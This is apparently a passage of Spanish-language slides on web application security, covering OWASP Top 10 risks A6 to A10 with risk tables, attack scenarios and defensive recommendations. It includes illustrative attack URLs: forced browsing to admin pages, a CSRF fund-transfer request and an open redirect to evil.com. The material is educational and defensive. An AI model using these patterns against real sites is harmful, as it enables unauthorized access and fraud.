Escenario #4: El servidor de aplicaciones viene con aplicaciones de ejemplo que no se eliminaron del servidor de producción. Las aplicaciones de ejemplo pueden poseer fallos de seguridad bien conocidos que los atacantes pueden utilizar para comprometer su servidor.

A6 Exposición de datos sensibles



Específico de la Aplicación	Explotabilidad DIFÍCIL	Prevalencia NO COMÚN	Detección PROMEDIO	Impacto SEVERO	Específico de la Aplicación/Negocio
Considere quién puede obtener acceso a sus datos sensibles y cualquier respaldo de éstos. Esto incluye los datos almacenados, en tránsito, e inclusive en el navegador del cliente. Incluye tanto amenazas internas y externas.	Los atacantes típicamente no quiebran la criptografía de forma directa, sino algo más como robar claves, realizar ataques "man in the middle", robar datos en texto claro del servidor, mientras se encuentran en tránsito, o del navegador del usuario.	La debilidad más común es simplemente no cifrar datos sensibles. Cuando se emplea cifrado, es común detectar generación y gestión débiles de claves, el uso de algoritmos débiles, y particularmente técnicas débiles de hashing de contraseñas. Las debilidades a nivel del navegador son muy comunes y fáciles de detectar, pero difíciles de explotar a gran escala. Atacantes externos encuentran dificultades detectando debilidades en a nivel de servidor dado el acceso limitado y que son usualmente difíciles de explotar.		Los fallos frecuentemente comprometen todos los datos que deberían estar protegidos. Típicamente, esta información incluye datos sensibles como ser registros médicos, credenciales, datos personales, tarjetas de crédito, etc.	Considere el valor de negocio de la pérdida de datos y el impacto a su reputación. ¿Cuál su responsabilidad legal si estos datos son expuestos? También considere el daño a la reputación.

A6 – Datos Sensibles


Ejemplos de escenarios de Ataques

Escenario #1: Una aplicación cifra los números de tarjetas de crédito en una base de datos utilizando cifrado automático de la base de datos. Esto significa que también se descifra estos datos automáticamente cuando se recuperan, permitiendo por medio de una debilidad de inyección de SQL recuperar números de tarjetas en texto claro. El sistema debería cifrar dichos número usando una clave pública, y permitir solamente a las aplicaciones de back-end descifrarlo con la clave privada.

Escenario #2: Un sitio simplemente no utiliza SSL para todas sus páginas que requieren autenticación. El atacante monitorea el tráfico en la red (como ser una red inalámbrica abierta), y obtiene la cookie de sesión del usuario. El atacante reenvía la cookie y secuestra la sesión, accediendo los datos privados del usuario.

Escenario #3: La base de datos de claves usa hashes sin salt para almacenar las claves. Una falla en una subida de archivo permite a un atacante obtener el archivo de claves. Todas las claves pueden ser expuestas mediante una tabla rainbow de hashes precalculados.

A7 Inexistente Control de Acceso a nivel de funcionalidades



Agentes de Amenaza	Vectores de Ataque	Debilidades de Seguridad		Impactos Técnicos	Impactos al negocio
Específico de la Aplicación	**Explotabilidad FÁCIL**	**Prevalencia COMÚN**	**Detección PROMEDIO**	**Impacto MODERADO**	**Específico de la aplicación/negocio**
Cualquiera con acceso a la red puede enviar una petición a su aplicación. ¿Un usuario anónimo podría acceder a una funcionalidad privada o un usuario normal acceder a una función que requiere privilegios?	El atacante, que es un usuario legítimo en el sistema, simplemente cambia la URL o un parámetro a una función con privilegios. ¿Se le concede acceso? Usuarios anónimos podrían acceder a funcionalidades privadas que no estén protegidas.	Las aplicaciones no siempre protegen las funcionalidades adecuadamente. En ocasiones la protección a nivel de funcionalidad se administra por medio de una configuración, y el sistema está mal configurado. Otras veces los programadores deben incluir un adecuado chequeo por código, y se olvidan. La detección de este tipo de vulnerailidad es sencillo. La parte más compleja es identificar qué páginas (URLs) o funcionalidades atacables existen.		Estas vulnerabilidades permiten el acceso no autorizado de los atacantes a funciones del sistema. Las funciones administrativas son un objetivo clave de este tipo de ataques.	Considere el valor para su negocio de las funciones expuestas y los datos que éstas procesan. Además, considere el impacto a su reputación si esta vulnerabilidad se hiciera pública.

A7 – Control de Acceso

Ejemplos de Escenarios de Ataque

Escenario #1: El atacante simplemente fuerza la navegación hacia las URLs objetivo. La siguiente URLs requiere autenticación. Los derechos de administrador también son requeridos para el acceso a la página "admin_getappInfo".

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Si un usuario no autenticado puede acceder a ambas páginas, eso es una vulnerabilidad. Si un usuario autenticado, no administrador, puede acceder a "admin_getappInfo", también es una vulnerabilidad, y podría llevar al atacante a más páginas de administración protegidas inadecuadamente.

Escenario #2: Una página proporciona un parámetro de "acción" para especificar la función que ha sido invocada, y diferentes acciones requieren diferentes roles. Si estos roles no se verifican al invocar la acción, es una vulnerabilidad

A8 Falsificación de Peticiones en Sitios Cruzados (CSRF)

Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la aplicación/negocio
Considere cualquier persona que pueda cargar contenido en los navegadores de los usuarios, y así obligarlos a presentar una solicitud para su sitio web. Cualquier sitio web o canal HTML que el usuario acceda puede realizar este tipo de ataque.	El atacante crea peticiones HTTP falsificadas y engaña a la victima mediante el envío de etiquetas de imágenes, XSS u otras técnicas. Si el usuario está autenticado, el ataque tiene éxito.	CSRF aprovecha el hecho que la mayoría de las aplicaciones web permiten a los atacantes predecir todos los detalles de una acción en particular. Dado que los navegadores envían credenciales como cookies de sesión de forma automática, los atacantes pueden crear páginas web maliciosas que generan peticiones falsificadas que son indistinguibles de las legítimas. La detección de fallos de tipo CSRF es bastante fácil a través de pruebas de penetración o de análisis de código.		Los atacantes pueden cambiar cualquier dato que la víctima esté autorizada a cambiar, o a acceder a cualquier funcionalidad donde esté autorizada, incluyendo registro, cambios de estado o cierre de sesión.	Considerar el valor de negocio asociado a los datos o funciones afectados. Tener en cuenta lo que representa no estar seguro si los usuarios en realidad desean realizar dichas acciones. Considerar el impacto que tiene en la reputación de su negocio.

A8 – “Cross Site Request Forgery”

Ejemplos de Escenarios de Ataque

La aplicación permite al usuario enviar una petición de cambio de estado no incluya nada secreto. Por ejemplo:

http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

De esta forma, el atacante construye una petición que transferirá el dinero de la cuenta de la víctima hacia su cuenta. Seguidamente, el atacante inserta su ataque en una etiqueta de imagen o iframe almacenado en varios sitios controlados por él de la siguiente forma:

****

Si la víctima visita alguno de los sitios controlados por el atacante, estando ya autenticado en example.com, estas peticiones falsificadas incluirán automáticamente la información de la sesión del usuario, autorizando la petición del atacante.

A9 Uso de Componentes con Vulnerabilidades Conocidas

Agentes de Amenaza	Vectores de Ataque	Debilidades de Seguridad		Impactos Técnicos	Impactos al negocio
Específico de la Aplicación	**Explotabilidad PROMEDIO**	**Prevalencia DIFUNDIDO**	**Detectabilidad DIFÍCIL**	**Impacto MODERADO**	**Específico de la aplicación / negocio**
Algunos componentes vulnerables (por ejemplo frameworks) pueden ser identificados y explotados con herramientas automatizadas, aumentando las opciones de la amenaza más allá del objetivo atacado.	El atacante identifica un componente débil a través de escaneos automáticos o análisis manuales. Ajusta el exploit como lo necesita y ejecuta el ataque. Se hace más difícil si el componente es ampliamente utilizado en la aplicación.	Virtualmente cualquier aplicación tiene este tipo de problema debido a que la mayoría de los equipos de desarrollo no se enfocan en asegurar que sus componentes / bibiliotecas se encuentren actualizadas. En muchos casos, los desarrolladores no conocen todos los componentes que utilizan, y menos sus versiones. Dependencias entre componentes dificultan incluso más el problema.		El rango completo de debilidades incluye inyección, control de acceso roto, XSS, etc. El impacto puede ser desde mínimo hasta apoderamiento completo del equipo y compromiso de los datos.	Considere qué puede significar cada vulnerabilidad para el negocio controlado por la aplicación afectada. Puede ser trivial o puede significar compromiso completo.

A9 – Componentes con vulns

Ejemplos de Escenarios de Ataques

Los componentes vulnerables pueden causar casi cualquier tipo de riesgo imaginable, desde trivial a malware sofisticado diseñado para un objetivo específico. Casi siempre los componentes tienen todos los privilegios de la aplicación, debido a esto cualquier falla en un componente puede ser serio, Los siguientes componentes vulnerables fueron descargados 22M de veces en el 2011.

- Apache CXF Authentication Bypass- Debido a que no otorgaba un token de identidad, los atacantes podían invocar cualquier servicio web con todos los permisos.(Apache CXF es un framework de servicios, no confundir con el servidor de aplicaciones de Apache.)
- Spring Remote Code Execution – El abuso de la implementación en Spring del componente "Expression Languaje" permitió a los atacantes ejecutar código arbitrario, tomando el control del servidor. Cualquier aplicación que utilice cualquiera de esas bibliotecas vulnerables es susceptible de ataques.

Ambos componentes son directamente accesibles por el usuario de la aplicación. Otras bibliotecas vulnerables, usadas ampliamente en una aplicación, puede ser mas difíciles de explotar.

A10 Redirecciones y reenvíos no válidos

Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia POCO COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la Aplicación / Negocio
Considere la probabilidad de que alguien pueda engañar a los usuarios a enviar una petición a su aplicación web. Cualquier aplicación o código HTML al que acceden sus usuarios podría realizar este engaño	Un atacante crea enlaces a redirecciones no validadas y engaña a las víctimas para que hagan clic en dichos enlaces. Las víctimas son más propensas a hacer clic sobre ellos ya que el enlace lleva a una aplicación de confianza. El atacante tiene como objetivo los destinos inseguros para evadir los controles de seguridad.	Con frecuencia, las aplicaciones redirigen a los usuarios a otras páginas, o utilizan destinos internos de forma similar. Algunas veces la página de destino se especifica en un parámetro no validado, permitiendo a los atacantes elegir dicha página. Detectar redirecciones sin validar es fácil. Se trata de buscar redirecciones donde el usuario puede establecer la dirección URL completa. Verificar reenvíos sin validar resulta más complicado ya que apuntan a páginas internas.		Estas redirecciones pueden intentar instalar código malicioso o engañar a las víctimas para que revelen contraseñas u otra información sensible. El uso de reenvíos inseguros puede permitir evadir el control de acceso.	Considere el valor de negocio de conservar la confianza de sus usuarios. ¿Qué pasaría si sus usuarios son infectados con código malicioso? ¿Qué ocurriría si los atacantes pudieran acceder a funciones que sólo debieran estar disponibles de forma interna?

A10 – Redireccion inválida

Ejemplos de Escenarios de Ataque

Escenario #1: La aplicación tiene una página llamada "redirect.jsp" que recibe un único parámetro llamado "url". El atacante compone una URL maliciosa que redirige a los usuarios a una aplicación que realiza phishing e instala código malicioso.

http://www.example.com/redirect.jsp?url=evil.com

Escenario #2: La aplicación utiliza reenvíos para redirigir peticiones entre distintas partes de la aplicación. Para facilitar esto, algunas páginas utilizan un parámetro para indicar donde debería ser dirigido el usuario si la transacción es satisfactoria. En este caso, el atacante compone una URL que evadirá el control de acceso de la aplicación y llevará al atacante a una función de administración a la que en una situación habitual no debería tener acceso.

http://www.example.com/boring.jsp?fwd=admin.jsp

Recomendaciones

- ✓Sistemas operativos y aplicaciones con actualizaciones y parches
- ✓Validar todas las operaciones de entrada y salida así como las delimitaciones de todas las series
- ✓Revisar siempre el tamaño de los buffers antes de manipularlos
- ✓Evitar usar funciones que no revisan delimitaciones: strcpy(), strcat(), sprintf(), gets(), etc.
- ✓Programas ejecutados con el mínimo nivel de privilegios para realizar la tarea
- ✓Usar lenguajes que prevengan los buffer overflows (Perl, Java, .Net, etc.)
- ✓Usar librerías y herramientas al diseñar y compilar que prevengan este tipo de vulnerabilidades

Conclusiones

“¿Los atacantes / ataques son cada vez mejores o nosotros nos estamos volviendo débiles?”

Hay muchas formas de atacar una aplicación

La defensa requiere que se corrijan todos los aspectos por separado

Entre antes en el proceso se comience, mejor va a quedar la seguridad

Un sólo punto débil es suficiente para que un atacante penetre

¿Dónde empezar?

Seguridad en Aplicaciones Web

Juan Isaias Calderón

CISSP, GCFA, ECSA, CEH, MCP

isaias.calderon@gmail.com / @hl_mx